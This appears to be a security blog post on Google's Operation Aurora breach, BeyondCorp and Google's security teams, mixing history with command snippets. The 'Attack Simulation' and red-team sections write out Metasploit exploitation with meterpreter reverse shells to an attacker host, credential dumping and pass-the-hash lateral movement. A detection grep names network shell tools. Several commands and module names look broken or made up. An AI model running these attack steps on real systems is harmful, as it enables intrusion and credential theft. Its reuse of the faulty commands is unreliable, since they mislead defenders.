Listen to this Post
Introduction:

In January 2010, Google publicly disclosed that it had fallen victim to a sophisticated, nation-state cyber attack that would fundamentally reshape enterprise security architecture. Dubbed Operation Aurora, the attack exploited a zero-day vulnerability in Internet Explorer (CVE-2010-0249) to infiltrate Google’s corporate infrastructure, stealing intellectual property and compromising the Gmail accounts of Chinese human rights activists. The breach exposed the fatal flaw of perimeter-based security models and catalyzed Google’s development of BeyondCorp—the industry’s first large-scale implementation of Zero Trust architecture.
Learning Objectives & Secrets:
- Objective 1: Understand the Operation Aurora Attack Chain – Master the tactics, techniques, and procedures (TTPs) used in the 2009-2010 campaign, including spear-phishing, zero-day exploitation, and source code repository compromise.
- Objective 2 Secret Tips: Implement Zero Trust Access Controls – Learn how Google’s BeyondCorp framework eliminated VPN dependency by dynamically assessing device health and user identity before granting access to any resource.
- Objective 3 Secret Tips: Build a Modern Threat Detection Program – Discover how Google structured its security teams (Threat Analysis Group, Detection & Response, Red Team, Bug Hunters, and Project Zero) to create a comprehensive defense-in-depth strategy.
You Should Know:
- Operation Aurora Technical Deep-Dive: The Attack That Changed Everything
The Operation Aurora campaign began with targeted spear-phishing emails directing victims to malicious web pages. When a vulnerable Microsoft Windows system loaded these pages, JavaScript code exploited CVE-2010-0249—an invalid pointer reference vulnerability in Internet Explorer’s DOM manipulation functionality. This zero-day vulnerability allowed remote code execution, enabling attackers to install the Hydraq Trojan (also known as Aurora) on compromised systems.
Once inside Google’s network, the attackers used pass-the-hash techniques to extract Windows credentials stored in local memory and deployed keyloggers to capture additional authentication data. With elevated privileges, they pivoted to Perforce source code management systems, exploiting additional security flaws to access Google’s intellectual property. The attackers specifically targeted Google’s single sign-on password system, adding extra layers of encryption as a countermeasure.
Step-by-Step Attack Simulation (Educational Use Only):
 Reconnaissance - Identify vulnerable Internet Explorer versions
nmap -p 80,443 --script http-ie-detect <target_ip>

Social Engineering - Craft spear-phishing email (conceptual)
 Email content designed to lure victim to malicious URL

Exploitation - CVE-2010-0249 trigger (Metasploit module)
use exploit/windows/browser/ie_cve_2010_0249
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <attacker_ip>
set SRVHOST 0.0.0.0
exploit

Post-Exploitation - Dump credentials
meterpreter > hashdump
 Extract NTLM hashes for pass-the-hash attacks

Lateral Movement - Pass-the-hash with PsExec
psexec -hashes <hash> <domain>/<user>@<target>

Data Exfiltration - Access SCM repositories
 Connect to Perforce server and clone source code repositories
Mitigation Commands (Defensive):
 Windows - Disable vulnerable Internet Explorer components
Disable-WindowsOptionalFeature -Online -FeatureName Internet-Explorer-Optional-amd64

Windows - Apply security patches (post-CVE-2010-0249)
wusa.exe "C:\Updates\KB978207.msu" /quiet /norestart

Windows - Enable EMET (Enhanced Mitigation Experience Toolkit) for IE
 Configure EMET to enable DEP, ASLR, and SEHOP protections
2. BeyondCorp: Google’s Zero Trust Implementation
Operation Aurora exposed the fundamental limitation of the castle-and-moat security model: once an attacker breached the perimeter firewall, they gained implicit trust and unfettered access to internal resources. Google’s Site Reliability Engineering team, led by Rory Ward, recognized that “if you have APTs and state actors who have hundreds of people trying to hack you, you just make the assumption that sooner or later they will succeed”.
Google’s response was BeyondCorp—a security framework that eliminates the concept of a trusted internal network. Instead of relying on network location, BeyondCorp grants access based on:
– Device identity and health status
– User identity and authentication strength
– Real-time risk assessment of the access request
Step-by-Step Zero Trust Implementation Guide:
Step 1: Inventory All Assets
 Linux - Discover all devices on network
nmap -sn 192.168.1.0/24
 Identify all endpoints, servers, and IoT devices

Windows - Audit installed software and services
Get-WmiObject -Class Win32_Product | Select-Object Name, Version, Vendor
Step 2: Implement Device Health Verification
 Linux - Check for security compliance
 Verify kernel version, patches, and security modules
uname -a
cat /etc/os-release
 Verify SELinux/AppArmor status
sestatus
aa-status

Windows - Check security configuration
Get-MpComputerStatus  Check Windows Defender status
Get-HotFix | Sort-Object InstalledOn  List installed patches
Step 3: Deploy Identity-Aware Proxy
 Configure Google Cloud IAP (Identity-Aware Proxy)
 Concept: Resources are only accessible after authentication and authorization

Example: Configure IAP for a web application
gcloud compute backend-services update <backend-service> \
--iap=enabled \
--oauth2-client-id=<client_id> \
--oauth2-client-secret=<client_secret>
Step 4: Implement Dynamic Access Control
 Python - Example of real-time trust calculation
def calculate_trust_score(device_health, user_auth, location_risk):
trust_score = 0
 Device health (0-40 points)
if device_health.patch_level == "latest":
trust_score += 40
elif device_health.patch_level == "within_30_days":
trust_score += 20
 User authentication (0-30 points)
if user_auth.method == "hardware_key":
trust_score += 30
elif user_auth.method == "totp":
trust_score += 15
 Location risk (0-30 points)
if location_risk < 0.3:
trust_score += 30
return trust_score
 Grant access only if trust_score > threshold
3. Threat Analysis Group (TAG): Intelligence-Driven Defense
Google’s Threat Analysis Group combines Google’s search algorithms with comprehensive threat intelligence databases to identify and analyze emerging cybersecurity risks. TAG monitors state-sponsored threat actors, tracks malware campaigns, and publishes actionable intelligence to protect both Google and its users.
Step-by-Step Threat Intelligence Analysis:
 Linux - Collect and analyze threat intelligence feeds
 Download known threat intelligence feeds
curl -s https://urlhaus.abuse.ch/downloads/text/ -o urlhaus.txt
curl -s https://feeds.dshield.org/top10-2.txt -o dshield.txt

Parse and correlate indicators of compromise (IOCs)
grep -f malicious_domains.txt access_logs | cut -d' ' -f1 | sort | uniq -c

Query VirusTotal API for IOC reputation (API key required)
curl -s -X GET "https://www.virustotal.com/api/v3/ip_addresses/<ip>" \
-H "x-apikey: <API_KEY>"
Detection & Response Commands:
 Linux - Monitor for suspicious processes
ps aux | grep -E "(nc|netcat|wget|curl|bash -i)" | grep -v grep
 Check for unusual network connections
netstat -tunap | grep ESTABLISHED | grep -vE "(:80|:443|:22)"

Windows - Detect persistence mechanisms
Get-WmiObject -Class Win32_StartupCommand | Select-Object Command, Location, User
Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run"
Get-ScheduledTask | Where-Object {$_.State -1e "Disabled"}

Windows - Monitor for suspicious PowerShell activity
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" |
Where-Object {$_.Id -in (4103,4104)} |
Select-Object TimeCreated, Message
- Red Team Operations: Hacking Google from the Inside
Google’s Red Team has one job: hack Google’s infrastructure to identify vulnerabilities before malicious actors do. This offensive security team conducts realistic adversary simulations, testing the company’s detection and response capabilities under controlled conditions.
Step-by-Step Red Team Exercise Setup:
 Reconnaissance - External footprinting
 DNS enumeration
dig axfr @<dns_server> <domain>
 Subdomain discovery
sublist3r -d <target_domain> -o subdomains.txt

Vulnerability Scanning
nmap -sV -sC -O <target_ip>
 Web application scanning
nikto -h https://<target_domain>

Social Engineering Simulation
 Craft realistic phishing campaign (authorized exercise only)
 Use GoPhish or similar frameworks

Exploitation - Authorized penetration testing
 Use Metasploit with proper authorization
msfconsole
use exploit/multi/http/struts2_rest_xstream
set RHOSTS <target>
set PAYLOAD linux/x64/meterpreter/reverse_tcp
exploit

Post-Exploitation - Document findings
 Record all compromised systems, data accessed, and persistence achieved
 Generate detailed report with remediation recommendations
Red Team Detection Evasion Techniques (Defensive Awareness):
 Linux - Detect Red Team activity
 Check for unauthorized user accounts
cat /etc/passwd | grep -vE "(/bin/false|/sbin/nologin)"
 Audit sudo configurations
cat /etc/sudoers | grep -v "^" | grep -v "^$"
 Check for unusual cron jobs
crontab -l
ls -la /etc/cron

Windows - Detect lateral movement
 Check for unusual scheduled tasks
schtasks /query /fo LIST /v
 Audit RDP connections
Get-WinEvent -LogName "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" |
Where-Object {$_.Id -eq 21}  RDP connection events
- Project Zero and Bug Hunters: Finding Zero-Days Before Attackers
Project Zero is Google’s elite team of security researchers dedicated to finding zero-day vulnerabilities in software from all vendors. The Bug Hunters program, meanwhile, rewards external researchers who discover vulnerabilities in Google products.
Step-by-Step Vulnerability Discovery Techniques:
 Fuzzing - Discover input validation vulnerabilities
 Using AFL (American Fuzzy Lop) for binary fuzzing
afl-fuzz -i input_dir -o output_dir ./target_binary @@

Static Analysis - Using CodeQL
 Query for SQL injection vulnerabilities
codeql query run sql_injection.ql --database=<db>

Dynamic Analysis - Using OWASP ZAP
 Spider web application
zap-cli spider -r https://<target>
 Active scan for vulnerabilities
zap-cli active-scan https://<target>

Binary Analysis - Using Ghidra
 Analyze binary for memory corruption vulnerabilities
 Identify potential buffer overflows and use-after-free conditions
Patch Management Commands:
 Linux - Keep systems patched
 Debian/Ubuntu
sudo apt update && sudo apt upgrade -y
 RHEL/CentOS
sudo yum update -y
 Check for kernel vulnerabilities
cat /proc/version

Windows - Automate patch management
 Install PSWindowsUpdate module
Install-Module PSWindowsUpdate -Force
 Check for available updates
Get-WUList
 Install critical updates
Install-WindowsUpdate -MicrosoftUpdate -AcceptAll -AutoReboot
6. Cloud Security Hardening: Applying Google’s Lessons
Google’s security transformation extended to Google Cloud, where the company built custom hardware security modules (HSMs), implemented logical isolation mechanisms, and obtained FedRAMP and DoD IL4 authorizations. These investments enable Google Cloud to support even the most sensitive government workloads.
Cloud Security Hardening Checklist:
 Enable Cloud Identity and Access Management (IAM) best practices
 Principle of least privilege
gcloud projects add-iam-policy-binding <project> \
--member="user:<user>" \
--role="roles/viewer"

Enable Cloud Audit Logging
gcloud logging sinks create <sink_name> <destination> \
--log-filter='severity>=WARNING'

Encrypt data at rest and in transit
 Enable CMEK (Customer-Managed Encryption Keys)
gcloud kms keys create <key_name> \
--location=global \
--keyring=<keyring> \
--purpose=encryption

Configure VPC Service Controls to prevent data exfiltration
gcloud access-context-manager perimeters create <perimeter> \
--title="<title>" \
--resources=<resources> \
--restricted-services=<services>

Implement BeyondCorp Enterprise
 Deploy Identity-Aware Proxy for all applications
gcloud compute backend-services update <backend> \
--iap=enabled
API Security Hardening:
 Implement API authentication
 Use OAuth 2.0 with PKCE for public clients
 Generate and validate JWT tokens
 Python JWT validation example
import jwt
try:
decoded = jwt.decode(token, public_key, algorithms=['RS256'])
except jwt.InvalidTokenError:
 Reject request
pass

Rate limiting to prevent abuse
 Using Redis for distributed rate limiting
import redis
r = redis.Redis(host='localhost', port=6379, db=0)
key = f"rate_limit:{client_ip}"
current = r.incr(key)
if current == 1:
r.expire(key, 60)  60-second window
if current > 100:  100 requests per minute
 Block request
pass
What Undercode Say:
- Key Takeaway 1: Zero Trust is Not Optional – Operation Aurora demonstrated that perimeter-based security is fundamentally broken. Organizations must adopt Zero Trust principles, implementing device health verification, identity-based access controls, and continuous monitoring. Google’s BeyondCorp framework, developed in the wake of Aurora, provides a proven blueprint for this transformation.
-
Key Takeaway 2: Security Requires Specialized Teams – Google’s security success stems from dedicated, specialized teams: Threat Analysis Group for intelligence, Detection & Response for incident handling, Red Team for offensive testing, Bug Hunters for vulnerability discovery, and Project Zero for zero-day research. Organizations must invest in similarly specialized capabilities rather than treating security as a generic IT function.
Key Analysis: Operation Aurora marked a watershed moment in cybersecurity history. It was the first time a major technology company publicly acknowledged a nation-state attack of this magnitude, and it forced the industry to confront the inadequacy of traditional defense models. Google’s response—billions of dollars in investment, thousands of security experts, and the development of BeyondCorp—set new standards for enterprise security. The documentary series “Hacking Google” provides unprecedented visibility into these elite security teams, offering invaluable lessons for security practitioners at all levels. The attack also accelerated the adoption of multi-factor authentication, improved patch management practices, and highlighted the critical importance of supply chain security. Today, the principles born from Operation Aurora—Zero Trust, continuous verification, and intelligence-driven defense—form the foundation of modern cybersecurity strategy.
Prediction:
- +1 Google’s BeyondCorp and Zero Trust frameworks will become mandatory compliance requirements for enterprises handling sensitive data, with regulatory bodies codifying these principles into standards similar to NIST SP 800-207.
-
+1 The “Hacking Google” documentary series will inspire a new generation of security professionals, increasing enrollment in cybersecurity programs and expanding the talent pipeline needed to address the global security skills shortage.
-
-1 Nation-state cyber attacks will continue to evolve in sophistication, with adversaries developing AI-powered attack tools that challenge even the most advanced Zero Trust implementations.
-
-1 The average enterprise will require 5-10 years to fully implement Zero Trust architecture, leaving a significant window of vulnerability as organizations struggle to migrate from legacy perimeter-based systems.
-
+1 Google’s public disclosure of its security practices through this documentary will pressure other technology giants to increase transparency, ultimately raising security standards across the entire industry.
-
-1 The increasing complexity of security architectures will create new attack surfaces, with misconfigured Zero Trust implementations potentially introducing vulnerabilities as dangerous as those they aim to eliminate.
References:
- Google Official Blog: “Meet the hackers keeping you safe online”
- IT PRO Magazine: Documentary breakdown
- McAfee: Operation Aurora technical analysis
- Virtru: Operation Aurora and Zero Trust
- ScanNetSecurity: 15 years of Zero Trust at Google
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=5-budbHvwJI
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e_nUwWq5 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


